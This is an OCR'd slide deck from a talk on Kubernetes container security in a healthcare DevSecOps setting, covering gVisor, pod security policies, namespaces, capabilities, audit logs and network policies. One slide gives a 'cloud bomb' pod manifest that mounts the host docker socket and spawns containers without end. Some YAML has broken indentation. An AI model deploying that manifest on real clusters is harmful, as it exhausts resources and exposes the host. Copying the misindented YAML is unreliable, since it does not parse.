
>_ ENDOCODE



apparmor/selinux




hypervisor



gVisor

Behind the Scenes

Ptrace works universally, including on VM instances, but applications may perform at a fraction of their original levels.



https://en.wikipedia.org/wiki/9P_(protocol)

gVisor

>_ ENDOCODE

```
docker run  --rm -it ubuntu df
Filesystem                     1K-blocks     Used Available Use% Mounted on
none                            61796348 19085624  39548612  33% /
tmpfs                              65536        0     65536   0% /dev
tmpfs                            7907288        0   7907288   0% /sys/fs/cgroup
/dev/mapper/sirius--vg-docker   61796348 19085624  39548612  33% /etc/hosts
shm                                65536        0     65536   0% /dev/shm
tmpfs                            7907288        0   7907288   0% /proc/acpi
tmpfs                            7907288        0   7907288   0% /proc/scsi
tmpfs                            7907288        0   7907288   0% /sys/firmware
```

```
docker run --runtime=runsc --rm -it ubuntu df
df: /sys: Function not implemented
df: /dev: Function not implemented
Filesystem     1K-blocks     Used Available Use% Mounted on
none            61796348 22247736  39548612  37% /
```

POD SECURITY POLICY - PRIVILEGES TO VOLUMES

>_ ENDOCODE

```yaml
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: restricted
  annotations:
    seccomp.security.alpha.kubernetes.io/allowedProfileNames: 'docker/default,runtime/default'
    apparmor.security.beta.kubernetes.io/allowedProfileNames: 'runtime/default'
    seccomp.security.alpha.kubernetes.io/defaultProfileName:  'runtime/default'
    apparmor.security.beta.kubernetes.io/defaultProfileName:  'runtime/default'
spec:
  privileged: false
  # Required to prevent escalations to root.
  allowPrivilegeEscalation: false
  # This is redundant with non-root + disallow privilege escalation,
  # but we can provide it for defense in depth.
  requiredDropCapabilities:
    - ALL
  # Allow core volume types.
  volumes:
    - 'configMap'
    - 'emptyDir'
    - 'projected'
    - 'secret'
    - 'downwardAPI'
    # Assume that persistentVolumes set up by the cluster admin are safe to use.
      - 'persistentVolumeClaim'
```

POD SECURITY POLICY - NETWORK, GROUPS

>_ ENDOCODE


```yaml
hostNetwork: false
  hostIPC: false
  hostPID: false
  runAsUser:
    # Require the container to run without root privileges.
    rule: 'MustRunAsNonRoot'
  seLinux:
    # This policy assumes the nodes are using AppArmor rather than SELinux.
    rule: 'RunAsAny'
  supplementalGroups:
    rule: 'MustRunAs'
    ranges:
      # Forbid adding the root group.
      - min: 1
        max: 65535
  fsGroup:
    rule: 'MustRunAs'
    ranges:
      # Forbid adding the root group.
      - min: 1
        max: 65535
    readOnlyRootFilesystem: false
```

LINUX PROCESS ISOLATION

LINUX NAMESPACES

Namespace	Constant	Isolates
Cgroup	**CLONE_NEWCGROUP**	Cgroup root directory
IPC	**CLONE_NEWIPC**	System V IPC, POSIX message queues
Network	**CLONE_NEWNET**	Network devices, stacks, ports, etc.
Mount	**CLONE_NEWNS**	Mount points
PID	**CLONE_NEWPID**	Process IDs
User	**CLONE_NEWUSER**	User and group IDs
UTS	**CLONE_NEWUTS**	Hostname and NIS domain name
TIME	**CLONE_TIME**	Time, coming soon???
SYSTEMD	**CLONE_SYSTEMD**	systemd in a namespace, who ordered that?

SHARING THE NETWORK NAMESPACE



KERNEL CAPABILITIES

CAP_AUDIT_CONTROL, CAP_AUDIT_READ, CAP_AUDIT_WRITE, CAP_BLOCK_SUSPEND, CAP_CHOWN,CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, CAP_FOWNER, CAP_FSETID, CAP_IPC_LOCK, CAP_IPC_OWNER, CAP_KILL, CAP_LEASE, CAP_LINUX_IMMUTABLE, CAP_MAC_ADMIN,CAP_MAC_OVERRIDE, CAP_MKNOD, CAP_NET_ADMIN, CAP_NET_BIND_SERVICE, CAP_NET_BROADCAST, CAP_NET_RAW, CAP_SETGID, CAP_SETFCAP, CAP_SETPCAP, CAP_SETUID, CAP_SYS_ADMIN, CAP_SYS_BOOT, CAP_SYS_CHROOT, CAP_SYS_MODULE, CAP_SYS_NICE, CAP_SYS_PACCT, CAP_SYS_PTRACE, CAP_SYS_RAWIO, CAP_SYS_RESOURCE, CAP_SYS_TIME, CAP_SYS_TTY_CONFIG, CAP_SYSLOG, CAP_WAKE_ALARM, CAP_INIT_EFF_SET

These are a lot! Use profiles to group them together!

RUNTIMES

CLOUD BOMB

>_ ENDOCODE

```yaml
apiVersion: v1
kind: Pod
metadata:
 name: busybox-cloudbomb
spec:
 containers:
 - image: busybox
   command:
     - /bin/sh
     - "-c"
     - "while true; \
          do \
            docker run -d --name BOOM_$(cat /dev/urandom | tr -cd 'a-f0-9' | head -c 6) nginx ; \
          done"
   name: cloudbomb
   volumeMounts:
   - mountPath: /var/run/docker.sock
     name: docker-socket
   - mountPath: /bin/docker
     name: docker-binary
 volumes:
 - name: docker-socket
   hostPath:
     path: /var/run/docker.sock
 - name: docker-binary
   hostPath:
     path: /bin/docker
```

works until K8S 1.6

#5 AUDIT LOGS

- K8S Audit Logs
- Elastic Search RBAC
- Keycloak Access Logs


DEV(SEC)OPS IN HEALTHCARE ENVIRONMENT

- DevOps
  - You Build it, you run it
  - K8S yaml in Git
  - Secrets in
    Secret Branch


- Kubect Audit
  - Log to Stackdriver
  - Stackdriver
    export to BigQuery
  - Audit in BigQuery

DEV(SEC)OPS

>_ ENDOCODE



DEVELOPER GIT GKE Stackdriver BigQuery AUDITOR




DEVELOPER GIT K8S Elasticsearch ES RBAC AUDITOR

#6 NETWORK

- Calico
- NetworkPolicy
- Ingress


- Zero Trust (Istio) ??

NETWORK


Internet
Firewall
kubectl (user commands)
Node
kubelet
Proxy
docker/rkt
Pod
cAdvisor
Pod
container
...
Pod
container
authorization
authentication
APIs
scheduling
actuator
REST
(pods, services,
deployments)
Scheduler
Scheduler
replication controller
Distributed
Watchable
Storage
(implemented via etcd)
Master components
Colocated, or spread across machines,
as dictated by cluster size.
Node
kubelet
Proxy
docker/rkt
Pod
cAdvisor
Pod
container
...
Pod
container


The Network Flannel

- Flannel
  - simplest version
  - IP over IP
- Calico
  - ~~dam'n complicated~~
  - much more sophisticated
- Network Policies
  - Security
  - Partitioning a cluster



CALICO Network

>_ ENDOCODE



STRONG NETWORK MULTITENANCY

```yaml
apiVersion: extensions/v1beta1
kind: NetworkPolicy
metadata:
  name: test-network-policy
  namespace: default
spec:
  podSelector:
    matchLabels:
      role: db
  ingress:
  - from:
    - namespaceSelector:
        matchLabels:
          project: myproject
    - podSelector:
        matchLabels:
          role: frontend
    ports:
    - protocol: tcp
      port: 6379
```

an iptables like
packet filter based on:

- Namespaces
- Labels
- Ports

TRUST NOTHING


trust no network

Sidecars

Separation of Concerns


- Application
- Security
- TLS
- Authorisation
- Authentification

Pod mit Tomcat und Nginx Sidecar




Windows

- On Prem
- No virtual machine
- Full Isolation
- Decoupling Lifecycle
- Isolation of Legacy
- “Better updates, easier to maintain than by windows means”



